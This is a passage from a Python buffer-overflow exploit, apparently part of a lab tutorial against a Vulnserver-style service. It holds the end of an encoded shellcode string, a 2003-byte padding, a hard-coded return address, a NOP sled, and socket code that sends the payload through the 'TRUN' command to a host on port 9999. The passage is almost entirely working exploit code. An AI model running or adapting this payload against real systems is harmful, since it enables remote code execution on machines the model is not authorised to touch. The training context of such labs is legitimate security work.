b"\xf3\x5d\xde\x34\xfc\x8b\xa8\xd8\x4d\x62\xed\xe7\x62\xe2\xf9"
b"\x90\x9e\x92\x06\x4b\x1b\xb2\xe4\x59\x56\x5b\xb1\x08\xdb\x06"
b"\x42\xe7\x18\x3f\xc1\x0d\xe1\xc4\xd9\x64\xe4\x81\x5d\x95\x94"
b"\x9a\x0b\x99\x0b\x9a\x19")
shellcode = b"A" * 2003 + b"\xaf\x11\x50\x62" + b"\x90" * 16 + overflow
```

18/19

try:

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.4.104',9999))

payload = b"TRUN /.:/" + shellcode

s.send((payload))
s.close()
except:
    print ("Error connecting to server")
    sys.exit()
```